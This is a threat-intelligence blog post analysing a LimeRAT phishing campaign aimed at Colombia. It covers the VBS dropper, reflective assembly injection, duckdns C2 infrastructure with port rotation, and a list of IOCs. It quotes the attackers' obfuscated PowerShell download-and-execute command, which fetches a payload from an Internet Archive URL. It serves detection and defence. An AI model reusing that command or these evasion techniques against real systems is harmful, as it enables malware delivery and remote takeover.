
Literature lover targeting Colombia with LimeRAT

lab52.io/blog/literature-lover-targeting-colombia-with-limerat/

In the middle of the current brouhaha in Colombia, besides the intense hacktivism activity, some actors might be trying to take their move. Several campaigns aimed to Colombia have been detected, but today we will talk about one with a couple interesting details in their kill chain.

This actor is starting the infection via email with very generic topics such as subpoenas or bank payments, with a crafted html view where the icon pretending to be an attachment is in fact an image with a link to download a compressed file from One Drive.




Phishing emails serving same malicious sample

The .rar file contains a Visual Basic Script with same name “citacion juzgado.vbs” which, poorly obfuscated, will create a Windows Script Host Shell Object to download and execute a new Powershell script by executing the following command:

“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” I`E`X((n`e`W`-Obj`E`c`T((‘Net.Webclient’))).((‘Downloadstri’+’ng’)).InVokE(((‘https://ia601509.us.archive.org/20/items/3_20210512_20210512_1430/3.txt’))))

The interesting fact about this first stage is that this element is being downloaded from The Internet Archive, where you can take snapshots of websites, or upload “antique” files, so they keep being accessible after the website disappears from the ordinary internet at their original hosting site. We are starting to witness how attackers are using legitimate domains such as discord or twitter, to download some malicious payload, or even legitimate cloud services such as One Drive or DropBox to host different samples. However, using The Internet Archive could be considered witty, and not-so-much seen in the wild so far.




Index of /20/items/3_20210512_20210512_1430/

../		
3.txt	12-May-2021 14:30	5279
3_20210512_20210512_1430_archive.torrent	12-May-2021 14:51	1714
3_20210512_20210512_1430_files.xml	12-May-2021 14:51	1466
3_20210512_20210512_1430_meta.sqlite	12-May-2021 14:31	20480
3_20210512_20210512_1430_meta.xml	12-May-2021 14:51	783


Opendir in The Internet Archive

Basically, this Powershell script will download a series of other different scripts which will be dropped in “C:\Users\Public\” and “C:\ProgramData\Microsoft Arts\Start\”, and establish persistence using the Registry Key “HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders”.



Infection Chain

Among these different scripts, most of them trying to disable typical AntiVirus solutions, there is one implementing a technique a little more advanced than the rest of the techniques, known as Reflection Assembly, and consisting of the creation of binary payloads as byte arrays in Powershell and then loading them using a puppet process injection within the memory of process “C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe” as shown in the following screenshot, or in “C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe”, depending on the results of some previous checks.



Reflected Assembly Process injection

After dumping this binary content into respective files, we could identify two Dynamic Libraries written in .NET, one of them used as a loader for the other, which happens to be the final malicious Remote Access Trojan (RAT). According to 360 Total Security researchers, some similar techniques were spotted loading a Delphi version of the njRAT in July 2020, by what it seemed to be an Arabic speaker actor. Even though in both cases the binary files have resulted in Dynamic Libraries and same loading technique, in this occasion both binaries were identified as written in .NET. Furthermore, the RAT used in this scenario was Lime-RAT, a modified version of njRAT.

When taking a closer look at the final stage in order to identify the final Command and Control server, we found another interesting element. This actor chose the domain “santiagonasar.]duckdns.org”, which is actually the name of the main character of Chronicle of a Death Foretold (Crónica de una muerte anunciada), a great novel written by Gabriel García Márquez, Colombian writer. But the passion for literature of our friends was not only reflected in the domain name, but also in the chosen port: 1984. Although the aforementioned book was published in 1983, our first impression was to think of this name as a reference to the novel written by George Orwell, named “1984”.

Despite having seen the string “ALOSH” repetitively through the different stages, suggesting that this could be an individual going by this nickname, it is worth mentioning the fact that the APT group referred as APT-C-36, or Blind Eagle, have been spotted many times using this same toolset including LimeRAT, targeting same geographic area through phishing emails written in perfect Spanish, and also using Duckdns as part of their infrastructure.

After a quick research on previous DNS resolutions of the final C2, we could identify related documents contacting the same IP, referring to Colombia and the use of the word “Cacha”, which could be a way of saying “friend” or “brother” in Colombia, among other meanings in Spanish. These relations, added to the Spanish literary culture, would clearly indicate a focus in Colombia.

Domain	Rank	Hosting Provider
sosht.duckdns.org		EPM Telecomunicaciones S.A. E.S.P.
2021cacha.duckdns.org		EPM Telecomunicaciones S.A. E.S.P.
sostcacha.duckdns.org		EPM Telecomunicaciones S.A. E.S.P.
santiagonasar2.duckdns.org		EPM Telecomunicaciones S.A. E.S.P.
sos2021cacha.duckdns.org		EPM Telecomunicaciones S.A. E.S.P.
enviocacha.duckdns.org		EPM Telecomunicaciones S.A. E.S.P.


Previous domains resolving to same IP

Scanned	Detections	Type	Name
2021-05-07	20 / 57	VBA	EL PRESENTE CORREO ES DE USO EXCLUSIVO PARA NOTIFICACIONES JUDICIALES Y ENVÍO DE MENSAJES DE DATOS, CUALQUIER SOLICITUD O REMISIÓN DE DOCUMENTOS.vbs
2021-05-14	9 / 59	VBA	Sistema Penal Oral Acusatorio Jurisdiccion Colombia Anexamos detalle de denuncia en su contra y motivos que dieron lugar a la activación del aparato fiscal en su contra.vbs

Different execution parents

Lastly, after another quick search on different binary executables contacting this same C2, we found different forms of packed malware samples using strings in Asian and Cyrillic encoding, with a noisier obfuscation. About these samples, we noticed that the attacker could have been only rotating the contacted port (4433, 1986, 2000) which could be enough to mislead an automated sandbox identifying the host as dead. The

cached analysis in shodan.io would also show that the server might only have one port open at a time, which would support the idea of the attacker rotating ports for every campaign while reusing same C2 infrastructure.



C2 check in shodan.io

IOCs

0d7abdd154b96c36680719ef15d81c64a0a12276a5d1ec8d9ec0bffd45545d6
ff525bc3aade928db718dab395eeba0f886054c889dda2389a51628d58924ff5
0a9a1e043d8138bb8fb257f07ac80c0fb8287eec1c131efff3a4302b13ec78c3
https://onedrive.live.]com/download?cid=A4F059D1DE692167&resid=A4F059D1DE692167%21107&authkey=AOG1a9Z-hUIFbhI
https://nyc008.hawkhost.]com/~invoixec/
https://ia601509.us.archive.]org/20/items/3_20210512_20210512_1430/3.txt
https://ia601509.us.archive.]org/28/items/1_20210512_20210512_1427/1.txt
santiagonasar.]duckdns.org
santiagonasar2.]duckdns.org
cachanuevo.]duckdns.org
2021cacha.]duckdns.org
enviocacha.]duckdns.org
sosht.]duckdns.org
172.96.187.2
181.141.0.30

References

https://twitter.com/1ZRR4H/status/1392789216141004802
https://blog.360totalsecurity.com/en/new-infection-chain-of-njrat-variant/